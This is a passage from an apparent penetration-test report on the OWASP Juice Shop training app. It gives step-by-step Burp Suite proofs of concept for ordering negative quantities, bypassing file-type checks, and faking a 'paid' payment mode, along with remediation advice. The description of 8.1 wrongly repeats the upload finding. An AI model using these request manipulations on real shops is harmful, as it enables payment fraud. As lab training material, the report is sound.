- Security Question\***: (redacted)
- New Password\***: (redacted)  
A tooltip below the field states: **>Password must be 5-40 characters long.** To the right, it shows **5/20**.
- Repeat New Password\***: (redacted)  
To the right, it shows **5/20**.

Below the password fields is a toggle switch labeled **Show password advice**, which is currently turned off (greyed out).

At the bottom center is a blue button with a pencil icon and the text **Change**.

## 8. Improper Input Validation

### 8.1 Payback Time (Improper Input Validation)

High

#### Description:

The application permits users to upload files through the complaint form, ostensibly restricting uploads to .pdf and .zip file types. However, due to inadequate server-side validation, Pentastar can bypass these restrictions by manipulating the file upload request. For instance, by altering the filename parameter and the Content-Type header in the HTTP request, it's possible to upload files with disallowed extensions, such as .jpg or .xml. This indicates that the application relies solely on client-side checks or superficial validation, making it vulnerable to improper input validation attacks.

---

#### Impact:

In this scenario, the penetration tester found that he can

- **Financial Manipulation:** Users can fraudulently increase their wallet balance.
- **Logic Abuse:** Undermines the integrity of transaction systems.
- **Revenue Impact:** Could be exploited to simulate legitimate purchases using fake balances.

#### Vulnerability Location:

- **Endpoint:** POST /api/BasketItems/

#### Resources:

- [M4: Insufficient Input/Output Validation | OWASP Foundation](#)
- [CWE - CWE-20: Improper Input Validation \(4.17\)](#)

#### Recommendations:

1. **Apply Server-Side Validation:**
  - Ensure the amount falls within a realistic and expected range.
2. **Enforce Numeric Value Checks:**


- Validate that the amount is numeric and within acceptable limits.

### 3. Monitor Wallet Activity:

- Log and analyze unusual wallet activities.


#### Proof of Concept (PoC):

1. Log into the application as a **normal user**.



2. Open Burp suit and intercept this page

3. Search for big item and add to basket



#### 4. Navigate to the **Basket** section

The screenshot shows the OWASP Juice Shop website with the URL `localhost:3000/#/basket`. The page title is "Your Basket" and it shows two items: "Apple Juice (1000ml)" and "Melon Bike (Comeback-Product 2018 Edition)". The total price is listed as 3000.99€. A "Checkout" button is present at the bottom.

#### 5. Forward **GET** request

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A "Forward" button is highlighted. The "Request" pane shows a GET request to `http://localhost:3000/rest/basket/7`. The "Inspector" pane shows the request headers and body. The "Memory" tab indicates 171.9MB of memory used.

## 6. Modify “quantity” : 1 in request

POST /api/basketitem

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Request' pane, a POST request to `http://localhost:3000/api/basketitem/` is displayed. The request body contains the following JSON:


```
 "ProductId": 22,
 "BasketId": "77",
 "quantity": 1
```

A red arrow points to the `quantity: 1` line in the request body.


## 7. Modified top-up request showing an exaggerated amount (e.g., -500)

## 8. Forward request and stop interception

## 9. Open basket, the amount change





10. Select **checkout** and continue the operation





The screenshot shows a dark-themed web browser window for the OWASP Juice Shop. The address bar displays "localhost:3000/#/address/create". The main content area is a form titled "Add New Address" with the following fields:

- Country\*: egypt
- Name\*: user
- Mobile Number\*: 12345678
- ZIP Code\*: 0000
- Address\*: no place (with a note: Max 160 characters, 7/160)
  - City\*: cairo
- State: cairo

At the bottom of the form are two buttons: "< Back" on the left and "> Submit" on the right.



## 11. Successful response indicating wallet balance was updated



OWASP Juice Shop

localhost:3000/#/order completion/cba1-de8c83831d5df76c

You successfully solved a challenge: Payback Time (Place an order that makes you rich.)

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 5 days.

**Delivery Address**

user  
no place, cairo, cairo, 0000  
egypt  
Phone Number 12345678

**Order Summary**

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	1	1.99¤
Melon Bike (Comeback-Product 2018 Edition)	2999¤	-500	-1499500.00¤
	Items		-1499498.01¤
	Delivery		0.00¤
	Promotion		0.00¤
	<b>Total Price</b>		<b>-1499498.01¤</b>

You have gained -150000 Bonus Points from this order!

The screenshot shows a browser window for the OWASP Juice Shop application. At the top, there's a green banner with the text "You successfully solved a challenge: Payback Time (Place an order that makes you rich.)". Below this, a message says "Thank you for your purchase!" and provides instructions to track the order status. To the right, there's a summary of the delivery address. The main content is an "Order Summary" table with two rows: one for Apple Juice and one for Melon Bike. The Melon Bike row shows a quantity of -500, resulting in a total price of -1499500.00¤. The table also includes breakdowns for items, delivery, and promotion. A note at the bottom states that the user has gained -150000 Bonus Points from this order.

## 8.2 Upload Type (Improper Input Validation)

High

### Description:

The application permits users to upload files through the complaint form, ostensibly restricting uploads to .pdf and .zip file types. However, due to inadequate server-side validation, Pentastar can bypass these restrictions by manipulating the file upload request. For instance, by altering the filename parameter and the Content-Type header in the HTTP request, it's possible to upload files with disallowed extensions, such as .jpg or .xml. This indicates that the application relies solely on client-side checks or superficial validation, making it vulnerable to improper input validation attacks.

---

### Impact:

In this scenario, the penetration tester found that he can

- **Arbitrary File Upload:** Users can upload files that are not strictly validated.
  - **System Compromise:** Could be used to host malicious content or phishing payloads.
  - **Data Integrity Risks:** Unauthorized file uploads can lead to data corruption or unauthorized data access.
- 

### Vulnerability Location:

2. **Endpoint:** <http://127.0.0.1:3000/#/complain>

### Resources:

- - OWASP: Unrestricted File Upload
- - CWE-434: Unrestricted Upload of File with Dangerous Type

---

## **Recommendations:**

### **1. Restrict File Extensions:**


- Allow only known safe file extensions (e.g., .png, .jpg).

### **2. Store Files Outside Web Root:**

- Avoid executing or interpreting uploaded content.
- 

## **Proof of Concept (PoC):**

- 1.1 Log in to the Juice Shop as a user.
- 1.2 Navigate to the **Complaint** section.
- 1.3 Fill the form and upload .pdf or .zip only



The screenshot shows a web browser window for the 'OWASP Juice Shop' application. The URL in the address bar is 'localhost:2000/#/complain'. The page title is 'OWASP Juice Shop'. The main content is a 'Complaint' form. The 'Customer' field is empty. The 'Message\*' field contains the text 'yes'. A note below it says 'Max: 100 characters' and '3/100'. Below the message field is an 'Invoice:' section with a 'Choose File' button containing the file 'Profile.pdf'. At the bottom is a blue 'Submit' button.

2. Intercept upload request with Burp Suite
3. Modify file extension to (ex: .jpg)

The screenshot shows the Burp Suite Community Edition v2025.3.2 interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is displayed with a file upload payload. The 'Response' pane shows a 204 No Content response. The 'Inspector' pane on the right displays the selected text 'Profile.pdf'. The target is set to 'http://localhost:3000'.

#### 4. The Server response request is accepted

The screenshot shows the Burp Suite Community Edition v2025.3.2 interface. The 'Repeater' tab is selected. In the 'Request' pane, the same file upload payload is shown. The 'Response' pane now displays a 200 OK response with the content 'Profile.jpg'. The 'Inspector' pane on the right shows the selected text 'Profile.jpg'. The target is set to 'http://localhost:3000'.

## 8.3 Improper Input Validation via Client-Side Payment Enforcement Bypass

High

### Description:

The application disables the "Pay" button for users without a wallet or funds available using a client-side disabled attribute. This restriction can be bypassed by modifying the HTML in the browser to re-enable the button. When the request is intercepted, it can be manipulated to simulate a successful payment, granting unauthorized Deluxe Membership access.

### Impact:

This vulnerability allows users to gain **unauthorized premium access**, resulting in potential **financial losses** and **integrity compromise** of the membership system.

### Resource:

- [OWASP Broken Access Control \(A01:2021\)](#)
- [OWASP Cheat Sheet – Input Validation](#)

### Vulnerability Location:


- <http://localhost:3000/#/payment/deluxe>

### Recommendations:


- Enforce all membership validation and payment logic **on the server side**.
- Never rely on client-side attributes (like `disabled`) for security decisions.
- Ensure backend verifies wallet/funds existence and successful payment before granting access.

### Proof of Concept:

1. In the payment page we can see that pay button is disabled so let's inspect the source code



## 2. delete disability attribute



3. Click on pay button and intercept the request with the burp suite then send it to the repeater
4. We can resend the request via burp to see the response

send the intercepted request to the repeater

we can see the paymentMode is wallet

now we know the response

## 5. Change the paymentMode from “wallet” to “paid”

send the request

we can try to manipulate the paymentMode

we can see the success response and the token

## 8.4 Improper Input Validation via Client-Side Coupon Expiry Check

Medium

### Description:

